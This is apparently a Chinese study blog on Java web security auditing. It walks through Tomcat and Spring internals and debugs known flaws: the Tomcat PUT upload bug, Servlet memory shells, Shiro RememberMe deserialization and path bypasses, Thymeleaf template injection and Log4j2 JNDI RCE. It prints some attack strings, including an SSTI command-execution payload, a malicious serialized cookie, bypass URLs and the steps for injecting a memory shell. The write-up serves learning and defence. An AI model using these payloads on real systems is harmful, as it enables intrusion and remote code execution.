
HttpServlet
HttpServlet继承了GenericServlet类又继承了Servlet接口
项目中继承HttpServlet得重写doGet()方法和doPost()方法
Filter
限制器javax.servlet.Filter是Servlet2.3新增的一个特性,主要用于过滤URL请求,通过Filter我们可以实现URL请求资源权限验证、用户登陆检测等功能
Filter是一个接口,实现一个Filter只需要重写init、doFilter、destroy方法即可,其中过滤逻辑都在doFilter方法中实现。
1 | //简单的Filter |
通过注解的方式定义Filter会根据Filter类名的字母顺序执行过滤
如果是在web.xml中定义的 那么就从上到下顺序执行过滤
filterChain.doFilter()会放行这个请求到下一个Filter的doFilter上 如果是最后一个Filter则传给Servlet
当Servlet运行完会回调到Filter上执行之后的代码
Listener
事件:某个方法被调用,或者属性改变
事件源:被监听的对象
监听器:用于监听事件源,当发生事件时会触发监听器

Listener -> Filter -> Servlet
javaweb项目结构

src/main
java目录 存放写好的Servelt 也就是java文件 里面包含大量的业务逻辑 审计的重点
resource目录 存放一些配置项 配置文件等
webapp目录 java web特有的目录 这是一个受保护的目录。浏览器无法直接访问里面的内容。 存放web资源
/WEB-INF 存有web.xml 包括网站的所有路由信息 它定义了哪些 Servlet 对应哪些 URL,以及有哪些 Filter
index.jsp 首页
target 目录是编译后的产物
tomcat架构
2个核心组件
Connector
处理socket连接 负责网络字节流与request和response对象转换
Container
加载并管理Servlet 处理具体的Request请求

连接器中又分为3个部分
endpoint 处理网络连接 接收二进制数据流 并转化为socketProcessor
processor 接收socketProcessor 通过处理具体的协议类型 并转化为tomcat Request
adapter 接受tomcat request 转换为ServletRequest
容器中层层分为
engine 表示整个 Catalina 的 Servlet 引擎 一个service只有一个engine 管理多个host
host 表示虚拟主机/站点 www.a.com www.b.com
context 表示一个web应用 webapp目录下的文件夹
wrapper 表示一个Servlet 负责管理整个 Servlet 的生命周期,包括装载、初始化、资源回收等
历史CVE复现
CVE-2017-12615 (PUT 方法任意文件上传)
在tomcat的conf/web.xml里面有一个参数readonly 根据注释可以知道这个参数就是开启是否接受delete和put请求
false就等于允许

我们在DefaultServlet中添加这个参数

本地启动tomcat 使用jpda这个javaagent 使得idea可以远程调试tomcat
1 | catalina.bat jpda start |

在idea中打断点

bp发包

可以看到idea停在断点上了

一开始就判断readonly的值 因为为false所以跳过

后续就是获取路径path 然后判断是否存在文件

获取请求输入流 在通过请求输入流获取到请求体
后面会进入到resources.bind(path, newResource)
这里就是sink点

跟进dirContext.bind()

继续跟进

来到FileDirContext的bind方法中
创建一个File对象 然后判断是否存在
继续跟进下面的rebind()

前面是一些判断语句
也是创建一个file对象 判断obj对象类型
因为obj对象是resource类 所以is获取obj的请求体数据
重点在后面

创建一个FileOutputStream os 然后将file对象传入FileOutputStream 中
用上面的输入流is读取数据
最后os在写入file对象中 此时文件就成功写入了

可以成功访问

在发送数据包的时候发的是
PUT /1.jsp%20
如果不加%20 他会使用jsp的Servlet 所以需要加入空格的url编码 使得是DefaultServlet去处理这个请求
修复建议
不要使用readonly参数 默认也没有使用
Servlet内存马
一个请求到成为Servlet里面的ServletRequest全过程
Connector 到 Container 到最后 Servlet拿到的Request 实际上过程有3种request
这里调试的是jsp文件 所以直接在jsp的第一句话上打上断点即可

看看调用栈

从这个AprEndpoint这个类开始处理连接
在Connector 中 当endpoint处理完socket连接 会返回一个socketProcess对象 然后在Processor中开始解析协议

开始调用SocketProcessor中的doRun准备开始进行协议解析

这里开始调用SocketProcessor中的handler的process开始解析


wrapper就是一开始的socketwrapper
开始调用AbstractHttp11Processor进行协议解析

经过一顿操作 我们终于是看到一个request了
回去看看这个request是什么

org.apache.coyote.Request 一个被初步包装的request 可以称为tomcat request
这里还没到Container中的request 继续看调用栈


这里是connector中最后一个组件adapter 会将刚刚的request转换为Container可以接受的request
可以看到 org.apache.catalina.connector 中引用了httpservletRequest接口 这是可以被Container使用的
Connector开始启动Container

这个调用就开始进入Container的调用
connector.getService(): 拿到当前 Connector 所属的 Service(通常是 Catalina)。一个 Service 就像是一个“大部门”,它管理着门口的接待(Connector)和后面的车间(Container)。
.getContainer(): 拿到这个 Service 下关联的顶层容器,通常是 StandardEngine(引擎)。
.getPipeline(): 每个容器都有一个“管道”。管道里挂着一串“阀门(Valve)”。
.getFirst(): 拿到管道里的第一个阀门。对于 StandardEngine 来说,它的第一个阀门通常就是 StandardEngineValve。
.invoke(request, response): 这是最核心的动作。 这里的 request 是已经包装好的 connector.Request。这个调用意味着请求正式进入了容器的逻辑流,开始了一层层 Valve 的遍历。
Container中每个组件的调用遵循一个 Pipeline-value责任链
每个组件里面都有一个Pipeline的链表 里面的元素就是value
通过不断调用value里面的invoke函数 来处理各自的逻辑

这里拿到的第一个value是StandardEngineValve
StandardEngine是原理中engine的具体实现类 其他组件也是类似的

经过层层调用 最后来到StandardWrapperValve


StandardWrapper 就是wrapper的实现类
最后调用了filterchain.dofilter
因为在初始化的时候 filter是最先被初始化的 从这里开始调用了filter 最后才到Servlet
request.getRequest()返回一个RequestFacade 这里就是封装过的ServletRequest


到了这里 request都是使用RequestFacade 
一顿调用 要开始Servlet的调用了

又是一顿调用 回到了jsp文件中 实际上tomcat调用的应该是编译后的jsp文件 也就是一个class文件
这里的request就是之前一直被处理的requestfacade 一个被包装的request类

到了这里就开始运行jsp了
Servlet内存马的起点也是这里 我们只有一个requestfacade 对象 要如何去加载一个Servlet 并将Servlet与一个路由绑定上呢
最后来到jsp的Servlet的request实际上就是被层层封装的一个RequestFacade 对象
现在开始调试一下Servlet的init过程

loadonstartup=1 可以让这个Servlet在tomcat启动的时候就被init
继续啃调用栈
从StandardContext.loadOnStartup()开始 加载wrapper 也就是开始加载Servlet


Container children[]这个数组里面的元素是wrapper 也就是要被加载的Servlet
看看这个wrapper 都是哪里的
回看startInternal()

来自父类的ContainerBase.findchildren()

看看这里的children都是从哪传进去的

从调用栈中可以知道 standardHost调用了addchild 从而调用了ContainerBase的addchild
也就是说wrapper是从standardHost里面传进来的
看看哪些类继承了ContainerBase

所有组件的实现类都继承了ContainerBase
在StandardContext里面也看到了addChild()
还会调用父类的addChild 也就是 StandardContext也可以添加wrapper
实际上StandardHost的addChild 是启动wrapper 并不是字面意义上的添加wrapper

内存马中添加的Servlet不是jsp的话 也就不会调用 addServletMappingDecoded 实际就是将某个路由映射到Servlet上 执行逻辑
所以我们得自己调用addServletMappingDecoded 去添加路由映射到恶意Servlet上
至此 大概的原理差不多了
我们要做的就是:
构造恶意Servlet
将Servlet包装成wrapper
把wrapper塞到StandardContext的ServletMapping中
最后添加路由映射到wrapper
最后通过反射调用 从request也就是RequestFaces 获取到ServletContext 在获取其中的成员context 也就是ApplicationContext 通过ApplicationContext找到StandardContext
1 | <%@ page import="org.apache.catalina.core.ApplicationContext" %> |
这里的Servlet内存马 本质就是在StandardContext里面添加一个恶意的Servlet addchild()
然后再ServletMapping中添加路由与Servlet的映射关系
jsp
javaserver page
替代servlet处理业务逻辑的产品
可以执行java代码
jsp三大属性
<%@page … %> 网页依赖属性
<%@include … %> 包含其他文件
<%@ taglib prefix=”c” uri=”http://java.sun.com/jsp/jstl/core“ %> 引入标签库的定义
Spring
IoC
Inversion of Control 控制反转 把复杂系统分解成相互合作的对象,这些对象类通过封装以后,内部实现对外部是透明的,从而降低了解决问题的复杂度,而且可以灵活地被重用和扩展。
IoC容器管理各个实现类
一个由Spring IoC容器实例化、组装和管理的对象,我们称其为Bean
注册与配置Bean
在resource中创建一个.xml文件
1 |
|
1 | <bean name="student" class="com.demo.student" scope="prototype"></bean> student被IoC容器创建的时候是单例模式 |
加载bean
1 | package com.demo; |
依赖注入
1 |
|
自动装配
1 |
|
Bean的生命周期
和Servlet一样 Bean也有自己的生命周期
init与destory
1 | <bean name="teacher1" class="com.demo.sportteacher" primary="true" init-method="init" destory-method="destory"/> |
1 | //当容器创建时,默认情况下Bean都是单例的,那么都会在一开始就加载好,对象构造完成后,会执行init-method |
Bean为单例模式时 IoC容器可以顾及所有的生命周期 随容器的创建与销毁时被调用
如果是多例模式时 IoC容器无法顾及其所有生命周期 当对象被调用的时候才会执行init 容器销毁的时候不会调用destory
注解


SpEL表达式
外部属性注入
${ spring.user.name }
#{表达式}
T(全限定类名).方法
1 |
|
AOP
AOP(Aspect Oriented Programming)面向切面编程 思想实际上就是:在运行时,动态地将代码切入到类的指定方法、指定位置上。也就是说,我们可以使用AOP来帮助我们在方法执行前或执行之后,做一些额外的操作,实际上,它就是代理
- 哪些类需要切入 类的哪些方法需要被切入
- 切入后要执行什么操作
- 是在方法执行前切入还是在方法执行后切入
- 如何告诉spring需要进行切入
环绕方法
1 | <?xml version="1.0" encoding="UTF-8"?> |
- 通知(Advice): AOP 框架中的增强处理,通知描述了切面何时执行以及如何执行增强处理,也就是我们上面编写的方法实现。
- 连接点(join point): 连接点表示应用执行过程中能够插入切面的一个点,这个点可以是方法的调用、异常的抛出,实际上就是我们在方法执行前或是执行后需要做的内容。
- 切点(PointCut): 可以插入增强处理的连接点,可以是方法执行之前也可以方法执行之后,还可以是抛出异常之类的。
- 切面(Aspect): 切面是通知和切点的结合,我们之前在xml中定义的就是切面,包括很多信息。
- 引入(Introduction):引入允许我们向现有的类添加新的方法或者属性。
- 织入(Weaving): 将增强处理添加到目标对象中,并创建一个被增强的对象,我们之前都是在将我们的增强处理添加到目标对象,也就是织入(这名字挺有文艺范的)
SpringMVC
Spring MVC 的核心工作流程:
- DispatcherServlet (前端控制器): 所有的请求第一步都会发给它。它就像公司里的前台/前置路由。
- HandlerMapping (处理器映射器): 前台查表,看看这个 URL 归哪个 Controller 管。
- Controller (控制器): 你写的业务代码。它去调用 Service 层处理数据,然后返回一个“结果”。
- ModelAndView (结果封装): 包含了两样东西——要展示的数据(Model)和要去哪个页面(View)。
- ViewResolver (视图解析器): 把逻辑上的页面名(比如 “index”)变成真实的地址(比如 “/WEB-INF/jsp/index.jsp”)。
- 渲染返回: 把数据填进页面,发回给浏览器。
M (Model) 模型: 负责数据。比如从数据库拿数据、处理业务逻辑、保存用户信息。它是程序的“大脑”。
V (View) 视图: 负责展示。比如 HTML 页面、App 界面、或者是返回给前端的 JSON 数据。它是程序的“脸面”。
C (Controller) 控制器: 负责调度。它像个中转站:接收用户的请求,告诉 Model 去处理数据,最后决定把哪个 View 给用户看。
用户 发送请求 接收资源
表示层 处理请求 将具体请求发给业务层进行处理
业务层 处理业务逻辑 返回资源
数据访问层
数据库
1. Controller 层(控制层 / 表现层)
- 角色: 餐厅服务员。
- 职责: 负责接收客人的订单(HTTP 请求),校验一下订单格式对不对,然后把需求传给后厨(Service)。
- 关键点: 它不应该写复杂的逻辑,只负责“接活儿”和“回话”。
- 注解:
@RestController,@RequestMapping
2. Service 层(业务逻辑层)
- 角色: 后厨大厨。
- 职责: 核心逻辑所在地。比如“下单”这个动作,需要查库存、算折扣、扣余额、发短信。大厨负责把这些散碎的步骤拼凑成一个完整的“业务”。
- 关键点: 这是最值钱的一层,所有的计算和业务规则都写在这里。
- 注解:
@Service
3. Repository / DAO 层(数据访问层)
- 角色: 仓库管理员。
- 职责: 只负责和数据库打交道。它不关心业务,你告诉它“给我找 ID 为 1 的用户”,它就去执行 SQL 把数据拿回来。
- 关键点: 在 Spring Data JPA 中通常叫 Repository,在 MyBatis 中通常叫 Mapper。
- 注解:
@Repository,@Mapper
4. Entity / POJO 层(实体模型层)
- 角色: 菜单或食材。
- 职责: 它是数据的载体。比如
User类,里面定义了用户名、密码、邮箱等字段。它是数据库表在 Java 里的“投影”。 - 注解:
@Entity,@Table
5. DTO / VO 层(数据传输对象)
这是为了安全和灵活衍生的“包装”层:
- DTO (Data Transfer Object): 前端传给后端的数据(比如注册时只传用户名密码,不需要传 ID)。
- VO (View Object): 后端展示给前端的数据(比如返回用户信息时,要把密码字段抹掉)。
完整的调用链路图
流程演示:
- 用户在网页点了个按钮 $\rightarrow$ 发送请求给 Controller。
- Controller 收到请求,调用 Service。
- Service 处理逻辑,需要查数据,调用 Repository。
- Repository 去 Database 搬回 Entity。
- Service 把 Entity 转换成 VO 返回给 Controller。
- Controller 把 VO 转换成 JSON 发给 用户。
MyBatis
Object Relational Mapping 半自动的ORM框架
对象 关系 映射
java中的持久化工具 不需要手动的创建驱动并连接数据库
Controller 控制器
Springmvc使用DispatchServlet 将请求都先经过它 作为主路由
Interceptor 拦截器
shiro
Shiro是apache提供的一个java安全框架 主要有以下部分组成:
Authentication
身份认证/登录 验证用户相应身份
shiro中 所有操作都是基于当前正在执行的用户 在shiro中称之为subject
Shiro支持数据源 realms 可以利用它连接ldap ad jdbc安全数据源
支持自定义realms对应用户进行认证
支持 Rememberme 下次访问无需登录
Authorization
授权 权限验证 验证某个已认证用户是否拥有这个权限
基于subject 支持realms
鉴权时 可以基于realms 也可以基于 Permissions
Session Manager
会话管理
用户在退出会话前 一直保持会话的所有信息
支持HttpSession类相关api
Cryptography
加密
Shiro使用公钥加密 AES
Permissions
用户权限
Shiro将作用操作都抽象为Permission
Caching
缓存
核心类
SecurityManager
进行鉴权的核心类
Subject
程序中的用户实体
Realms
定义了一个用户的权限
小结
一次认证及授权的校验流程:
- 应用程序通过获取当前访问的 Subject(也就是用户),并调用其相应校验方法;
- Subject 将校验委托给 SecurityManager 进行判断;
- SecurityManager 会调用 Realm 来获取信息来判断用户对应的角色能否进行操作。
漏洞类型
RememberMe反序列化漏洞
shiro550 version 1.x < 1.2.5
cookie的设置 使用固定密钥加密 反序列化rce
调试一下
在CookieRememberMeManager.rememberSerializedIdentity方法上打个断点

明显有个cookie.setValue方法 这里就是将最后得到的cookie给添加到响应包中 之后发送给用户
我们从这里开始调试 往回查看这个cookie是怎么来的
注意这个方法中的参数是subject和serialized
第一个就是用户信息 第二个应该就是序列化后的Cookie 在这个方法里面调用了一次base64编码之后就把他放到cookie里面了
来到CookieRememberMeManager的抽象父类的rememberIdentity()

这个方法里面会获取到一个字节数组 通过自己的convertPrincipalsToBytes()
跟进一下这个方法

这里会获取一个PrincipalCollection 并序列化
序列化之后判断getCipherService是否为null 不为则进行一次加密
getCipherService默认情况都不为null 一定会进行加密

加密算法实际上执行一次aes加密

来到这个AbstractRememberMeManager里面 可以看到一个固定的key 这就是万恶之源
在注意一下serializer 是一个DefaultSerializer对象 等下序列化的时候有用
具体加密细节不多讲 就是aes加密
回到convertPrincipalsToBytes()

看看serialize方法做了什么处理

获得序列化器并开始序列化 这里的getSerializer返回DefaultSerializer对象并开始序列化

DefaultSerializer重写了序列化与反序列化方法 不难猜测就是用来序列化与反序列化cookie数据
注意这里的接收参数是一个泛式 这里关乎后面payload要怎么设计 序列化和反序列化的地方就和java原生序列化反序列化方法没什么区别了 这里的deserialize就是最后的sink点
好了现在重点回到Cookie数据是怎么构造的
继续回到convertPrincipalsToBytes()

现在的重点来到这个PrincipalCollection 这个什么东西
来到重载的另一个rememberIdentity方法这里

AuthenticationToken和AuthenticationInfo 应该应该就是身份认证时的token信息与具体的信息
通过getIdentityToRemember方法会返回PrincipalCollection
跟进getIdentityToRemember

直接回返回Principal
我们现在先从最开始的地方看这个正常请求的cookie是怎么来的

AuthenticatingFilter 身份验证过滤器中
executeLogin方法会创建一个token token里面存有账号密码 和rememberme转态
然后执行subject.login并携带token

进入securityManager.login并携带subject与token

info里面包装了其他的信息 比如用户权限为admin
subject也被层层封装
最后执行onSuccessfulLogin

层层调用 最后来到rememberIdentity 方法 我们现在知道这个PrincipalCollection 也就是一些用户信息罢了 用户名与权限名

基本上清楚了这个cookie的由来与去处
总结一下cookie的产生
username + password -> 包装成AuthenticationInfo info 里面有用户信息 包含权限 -> 又包装成PrincipalCollection accountPrincipals -> 进入convertPrincipalsToBytes() 开始java原生的序列化 返回一个字节数组 -> 使用固定密钥通过aes加密算法 加密 -> 最后经过一次base64加密 就成为了cookie
进行一次java原生序列化 得到二进制数据 然后进行 一次aes加密 与 一次base64加密 cookie的名字叫RememberMe
cookie的产生使用原生java原生的序列化 那再验权的时候肯定会进行一次java原生反序列化 我们接下来调试一下Cookie的逆过程
再调试一下

来到getRememberedSerializedIdentity() 可以看到这里获取了cookie值
下面会进行一个base64的解码 最后返回字节数组

来到AbstractRememberMeManager.getRememberedPrincipals 经过刚刚的方法得到base64解码后的数据
然后进入**convertBytesToPrincipals()**方法

解密之后就开始反序列化了
反序列化总结一下
获取cookie -> base64解密 -> aes解密 -> 反序列化
漏洞利用
在利用cookie的时候 不要携带登录时获取的session 不然他不会去检验cookie 也就无法触发漏洞了
我们先打个cc1试试
1 | ConstantTransformer constantTransformer = new ConstantTransformer(Runtime.class); |
注意一下这里的toString方法自动的会进行base64加密 就不用在加密了 使用得到cookie
1 | MVRd3dqIE7uXJLdARG0rwjIYIiXKOPg1Ld067Xu2/5UbmkCWsxUKimbldu6H4MFAE+0f+gJsZL3IpD6lyN3Mv8vv1LP+13K3AfQsd5hqh7NcAt2CyjZcvU23yr2WI52k1xUzn0HX+ub2+v0tOZ21KQoYoZWgFlfOR+08vhT4khTL8JTmji1kMswPOqc2lURYOhnSNxxNj6cmnoR9B1KeIMmnl2mVNgxmbbDUwkLGQhRblxW7DskoYLprjih7aozbUnMZZWHq1BWfcmQAEtTgV0uMJEJKx0SV1YBaKo7rRiZA+ve0I9Zl7mhplHGezC4dP5+PC6ZVUSk+i1gcDpGrTw0L5u+Bi1wER4v+iP77nwpkMa3OOJMiNrDAomMdrBNhS10X7+zRZIW5Tj3q7yLiMtLA0/TaMio0Qgbe8s9z804QknMSokLKCEPkJlU655FzG1xx9eCetx1SZ/79XRgY1sfUk36WnJ1ge19fLpNfx67q24EfDJi6QrzKjFRBUDasiySEHlJoBXZU/6w9xMijXXKJ2ezXAqF602QvPIpLRbHLCX/y8yixjz9DZ+zHBJiLSwVonHWKDeeyjMG9ymNDHq6TCC/IZtXjEB/7KQFvwaX/QnhBWTnICy2dK9pu2+Eq+ugcV8Spa3RgatpnGzAJ3NVeQbYR4coq2IiyxGHvNcX3XxemaRXXAhyuV4nHOwzB2sVdLJmrwL5N54QWsc7NhiLR45v31J1402HxoeTiAdsFqKsB/uturDJSfkzygSYH08+bw8j+EVcZ38yNNq3sK5rTnO1CB9k2zP0eg/eJKfsF7bVbFaM4msflfswRcltgyWUiwUpcCFua9uuAtV91Lc3aiWLh4jHUHaj5AYD58PvbMU28PF8YHgvyVgmvVDdK6vlS9+A3LFy3F5JaJV81Zg3VrqvV/3rRkXoQloM/CaWEe+T8JFlNdZ9BLfVGLr00e7YJRmpb2N8xPTuuO9e5kwE/YlwkjH4zDYb24rvnw9f2u+qL6bm1FTztSsWhOz6MoP5U8b+IXdAsGXyLCa7xfovzlOgfzyoKHr9GFjFtkWM7eXNqUZ4KY4Lz/oykZtKWzd187Q4bueONoSjGrXTOhaoO8PiWcOXYQDqHcDAVDDg7SVuE1LMYXSLKp7j+qAFSBOoKhR9CVmGOV6CTE/sC5aVoWxnAv6JZw3bTjZfamJCS+7Kjei19x9GFZDk9FW9MV2UM6TtXc9kMmh2X9gKuv41mQlP4CyDIIfMLbMO5MltZDF3ZlCJDnqK4LoCtj015AvtUTMqSAxzcgzuHGg+0vQLXDJ2DMU/vDmqQLlSzxEpYrdP0hxb66ZZ21jKp6DALCgSf9rmMQSWNHqD+y036iIS+zE4hWnR87MfnvzqcBS/ueN+q9Rb8m5VCe/MMt+IV18R2/w5lV9AfRW2TQyCH45IP6IlifuUfIMYyqCTVH255k3iK/93VigiqIfWvsH2f9sRZUuJJRRs2Nq5JYeK7hoYkdVSX+dG/4TTepraqvW8ahzw9AT4mVDffFIaMxcKknljvSa1YtIC0OruWHWLcyFSeGatoIWcYkk8Lcqlk3TX/ktY4rvP8Dzq9ZMTJ0gpmiFY2iOSUV9ca9+hOdebV2f3/C/OnUkijq31dJPykiwJwreAoUViskqoGTLMD87QX |
查看日志 可以发现有3个异常

提示无法加载数组 [Lorg.apache.commons.collections.Transformer; 无法加载Transformer数组
我们调试一下

shiro中的反序列化被重写过 使用ClassResolvingObjectInputStream对象去反序列化

直接进入 resolveClass() 最后会使用ClassUtils.forName

跟进loadClass

获取CLassLoader对象 会获取到WebappClassLoader 经过双亲委派模型机制 最后会委托到URLClassLoader

这里的jre环境需要把tomcat的源码搞进去 可以进入WebappClassLoader 的loadClass方法中
从结果上来看 无法加载这个数组类 也就是说在shiro里面 没法加载Transform数组
那么我们就避开使用Transform数组 去构造payload
贴一个别的师傅写的payload
1 |
|
注意
shiro version < 1.4.2 对于cookie加密算法为AES-CBC
shiro version >= 1.4.2 对于cookie加密算法为AES-GCM
shiro721 1.x < version <= 1.4.1
shiro721简单来说就是在检验密文的时候 由于没有处理好完整性 导致漏洞
shiro721触发不需要key 他是通过aes-cbc模式中码学特性 在解密出的明文会进行填充检查 如果不对会报错 并且当前块明文还是取决于前一块密文
当前块明文 = 当前块中间值 xor 前一块密文
对于填充检查 如果当前明文的最后一个字节为0x01 前面一个字节就不该为0x01
如果最后一个字节为0x02 前面一个字节就该为0x02 依此类推
我们可以通过修改密文的最后一个字节 判断出什么时候明文最后一个字节会是0x01
又因为中间值不会发生改变 于是根据异或特性
当前块中间值 = 修改过的当前块明文 xor 修改过的前一块密文
可以得到中间值
明文 = 中间值 xor 前一块密文
得到了中间值就可以构造最后的明文 从而达到绕过key构造任意明文的效果
但是要得到一个cookie的中间值 需要大量爆破 动静很大 实战中容易被告警
详细内容可以直接看这篇师傅的表述 (上述描述相当简单。)
路由权限绕过
PathMatchingFilterChainResolver核心类
shiro作为一个java安全框架 除了提供身份认证 还提供了路由检测
Shiro只做权限检测 不会进行路由转发 他只会判断当前路由应不应该鉴权
所有绕过都是在shiro路由鉴权的时候 匹配到不需要鉴权的路由
使得绕过权限检测 使得这次访问不需要鉴权 访问原始路径交给后面的tomcat或者是spring去路由转发
CVE-2010-3863 shiro < 1.1.0
没有requesturl做标准化处理 导致将最原始的访问路由与shiro.ini中写好的路由进行比对
/./admin
CVE-2016-6802 shiro < 1.3.2
ContextPath没有做标准化处理 导致shiro在匹配路由的时候没有匹配到 导致最后放行 最后由tomcat去处理
CVE-2020-1957 shiro < 1.5.2
shiro 与spring 和 tomcat对于;的处理不一样
/..;1=1/admin
CVE-2020-11989 shiro < 1.5.3
| CVE-2010-3863 | 由于未标准化路径导致的绕过 |
|---|---|
| CVE-2014-0074 | 使用 ldap 服务器认证时两个场景的绕过 |
| CVE-2016-4437 | RememberMe 反序列化漏洞 |
| CVE-2016-6802 | Context Path 路径标准化导致绕过 |
| CVE-2019-12422 | Padding Oracle Attack & CBC Byte-Flipping Attack |
| CVE-2020-1957 | Spring 与 Shiro 对于 “/“ 和 “;” 处理差异导致绕过 |
| CVE-2020-11989 | Shiro 二次解码导致的绕过以及 ContextPath 使用 “;” 的绕过 |
| CVE-2020-13933 1.6.0 | 由于 Shiro 与 Spring 处理路径时 URL 解码和路径标准化顺序不一致 导致的使用 “%3b” 的绕过 |
| CVE-2020-17510 1.7.0 | 由于 Shiro 与 Spring 处理路径时 URL 解码和路径标准化顺序不一致 导致的使用 “%2e” 的绕过 |
| CVE-2020-17523 1.7.1 | Shiro 匹配鉴权路径时会对分隔的 token 进行 trim 操作 导致的使用 “%20” 的绕过 |
| CVE-2021-41303 1.8.0 | 由于 Shiro 的 BUG 导致特定场景的绕过(不确定) |
表达式到模板注入
什么是模板引擎(这里特指用于Web开发的模板引擎)是为了使用户界面与业务数据(内容)分离而产生的,它可以生成特定格式的文档,用于网站的模板引擎就会生成一个标准的html文档。从字面上理解模板引擎,最重要的就是模板二字,这个意思就是做好一个模板后套入对应位置的数据,最终以html的格式展示出来,这就是模板引擎的作用。
thymeleaf
模板引擎
1 | ${} //变量表达式 |
1 | //选择表达式 |
1 | //片段选择器 |
1 | //拼接路径 |
1 | __${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("calc").getInputStream()).next()}__ |
解决
设置注解 @ResponseBody
1 |
|
使用 @ResponseBody 注解告诉 Spring 将返回值作为响应体处理,而不是视图名称,因此无法进行模 板注入攻击。
设置重定向 redirect
1 |
|
当视图名称以 redirect: 前缀开头时,Spring不再使用 Spring ThymeleafView 解析,而是使用 RedirectView 解析,该视图不会执行表达式。但存在 URL 跳转漏洞。
设置 response 响应
1 |
|
由于控制器在参数中具有 HttpServletResponse,Spring 认为已经处理了HTTP响应,因此视图名称解 析就不会发生。这个检查存在于 ServletResponseMethodArgumentResolver 类中。
但是这些解决方法实际只是不去渲染模板了 业务上来看是没有解决问题的 总的还是要杜绝渲染的参数可控 要有限制器
影响版本

log4j2
来到大名鼎鼎的log4j2了
log4j2是apache提供的一个日志管理服务 记录日志信息
详细的介绍与使用可以看这篇文章
这个配置文件是网上随便找的一个
1 |
|
配置信息不用管 不是重点
1 | import org.apache.logging.log4j.LogManager; |
基本使用就是先获取logger然后就可以记录日志了

打印的内容和配置信息有关
CVE 2021-44228就是log4j2的rce 漏洞利用相对简单
查看官方文档

log4j2提供一个查找功能 不难想到rmi jndi的lookup方法 文档里面也确实有这个接口

提供一个可以使用jndi的api
${jndi:地址}
我们先使用一下这个lookupsApi具体怎么用的
1 | import org.apache.logging.log4j.LogManager; |

将内容直接放入logger.info()里面 或者其他等级日志即可生效
log4j2还提供在字符串中可以使用{}用来占位 后续填写变量
我们使用一下jndi的api
1 | import org.apache.logging.log4j.LogManager; |
启动fakeldap

成功弹出计算器
如果日志里面的变量可控 我们就可以写一个jndi 直接远程加载class文件实现rce
只需要变量可控即可 利用相对简单
现在来调试一下

说些什么吧!